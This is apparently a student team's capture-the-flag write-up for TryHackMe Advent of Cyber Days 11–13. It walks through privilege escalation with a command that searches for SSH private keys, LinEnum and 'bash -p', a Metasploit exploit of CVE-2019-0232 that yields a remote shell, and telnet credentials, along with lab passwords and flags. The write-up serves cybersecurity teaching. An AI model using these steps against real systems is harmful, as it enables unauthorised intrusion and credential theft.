PSP0201

Week 4

Writeup

Group Name: WakuWaku

Members

ID	Name	Role
1211103115	Azri Syahmi Bin Azhar	Leader
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Member
1211103419	Muhammad Afif Jazimin Bin Idris	Member
1211103284	Miteshwara Rao A/L Subramaniam	Member

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Terminal

Solution/walkthrough:

Question 1: What type of privilege escalation involves using a user account to execute commands as an administrator?

Answer: Vertical

This is because a vertical privilege attack is exploiting a flaw that enables you to execute commands or get access to data as a more privileged account, such as an administrator which is accurate to the question.

Question 2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Answer: Vertical

Question 3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Answer: Horizontal

This is because it doesn't give you the access to execute commands as an administrator unlike vertical but instead it allows access to another account which is on the same level as you but only with different functionality. This is known as horizontal privilege escalation.

Question 4: What is the name of the file that contains a list of users who are a part of the sudo group?

Answer: sudoers

Question 5: What is the Linux Command to enumerate the key for SSH?

Answer: find / -name id_rsa 2>/dev/null

Using the root (/) to search for files with the name "id rsa," which is the name for private SSH keys, we are using find to search the volume. We are then using 2> /dev/null to only display matches to us which will give us the command 'find / -name id_rsa 2>/dev/null'.

Question 6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

Answer: chmod +x find.sh


Question 7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

Answer: -m http.server 9999

Question 8: What are the contents of the file located at /root/flag.txt?


Answer: thm{2fb10afe933296592}

First, use SSH to log in to the vulnerable machine using 'ssh cmnatic@machine-ip'. Type it in the command using your machine IP and also the given password which is aoa2021




After doing so, we have to set up our enumeration script. Firstly by downloading the LinEnum script to our machine by typing in ‘wget https://raw.githubuser.com/rebootuser/LinEnum?master/LinEnum.sh’

Then, open up a new tab in the terminal and we’re gonna use python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. Type in ‘python3 -m http.server 8080’ like below




Return to the first tab, then we’re going to use ‘wget’ on our vulnerable instance like below. After that, finish up the set up with the final 2 commands which are ‘chmod +x LinEnum.sh’ and then followed by ‘./LinEnum.sh’



In order to get the content in the given path of the file, first, type in ‘whoami’, then ‘bash -p’

‘whoami’ once again and finally cat /root/flag.txt. From that, it’ll display the content which would be our answer.



Thought Process/Methodology:

In order to find the content in the file located at /root/flag.txt, you must log in to the vulnerable machine first using SSH by typing the command ‘ssh cmnatic@machine-ip’ in the terminal. Then set up the enumeration script by downloading the LinEnum script to our machine by typing in ‘wget https://raw.githubuser.com/rebootuser/LinEnum?master/LinEnum.sh’. Then, open up a new tab in the terminal and we’re gonna use python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. Type in ‘python3 -m http.server 8080’. Return to the first tab, then we’re going to use ‘wget’ on our vulnerable instance like. After that, finish up the setup with the final 2 commands which are ‘chmod +x LinEnum.sh’ followed by ‘./LinEnum.sh’. After finishing the setup, now we’re able to find the content from the given located file. Firstly we have to recognize which directory we are in just by typing the command ‘whoami’. Then it shows that we are in ‘cmnatic’ but the file is located in ‘root’. In order to solve this, enter the command ‘bash -p’ and it will return you to ‘root’. To confirm this, enter in ‘whoami’ once again and it should display as ‘root’. After that, in order to see the command, just use the ‘cat’ command followed by the path and the name of the file which is ‘cat /root/flag.txt’. From this, you are able to see the content of the file.

Day 12: Networking – Ready, set, elf.


Tools used: Toolbox, Terminal, Firefox


Solution/walkthrough:

Question 1: What is the version number of the web server?

Answer: 9.0.17

Open the terminal and use the command ‘nmap -sVC -vv -iL target.txt’, whereas ‘target.txt’ is the IP address that we’re targeting (10.10.56.154).







Question 2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Answer: CVE-2019-0232


Make research on google about ‘apache 9.0 cgi metasploit’.





Question 3: What are the contents of flag1.txt?

Answer: thm{whacking_all_the_elves}



Question 4: What were the Metasploit settings you had to set?

Answer: LHOST and RHOST

Thought Process/Methodology:

Firstly, open the terminal and set the IP address that we're about to attack by using the command 'echo "10.10.56.154" > target.txt' so that we can just use the command 'target.txt'. We will use our knowledge about nmap to gain some information such as the version number of the web server. We can also do some research on the internet to gain other information. In this case, we get the CVE number from google. Next, use the command 'msfconsole -q' and follow by 'search 2019-0232' (which we have to make research on the browser in order to get the CVE) by searching apache 9.0 cgi metasploit on google. Our exploit module will be shown. Then, use command 'use 0' and we can start configuring our settings. To configure our settings, use the 'options' command. The first thing we have to configure is setting the rhost .To set rhost, use the command 'set rhosts xx.xx.xx.xxx'. Use the command 'set lhost xx.xx.xx.xxx' to set lhost and also set targeturi, use the command 'set targeturi /cgi-bin/elfwhacker.bat' (since the CGI script has been given in tryhackme) and use the command 'run' to try running. Next up, type 'shell'. To get the flag1 , type 'type flag1.txt' and the flag will show up.

Day 13: Networking – Coal for Christmas

Tools used: Attackbox, Firefox, Terminal

Solution/walkthrough:

Question 1: What old, deprecated protocol and service is running?


Answer: telnet

Based on wikipedia, Telnet is an application protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. Telnet was developed in 1969. However, because of serious security concerns when using Telnet over an open network such as the Internet, its use for this purpose has waned significantly in favour of SSH.

Question 2: What credential was left for you?

Answer: clauschristmas

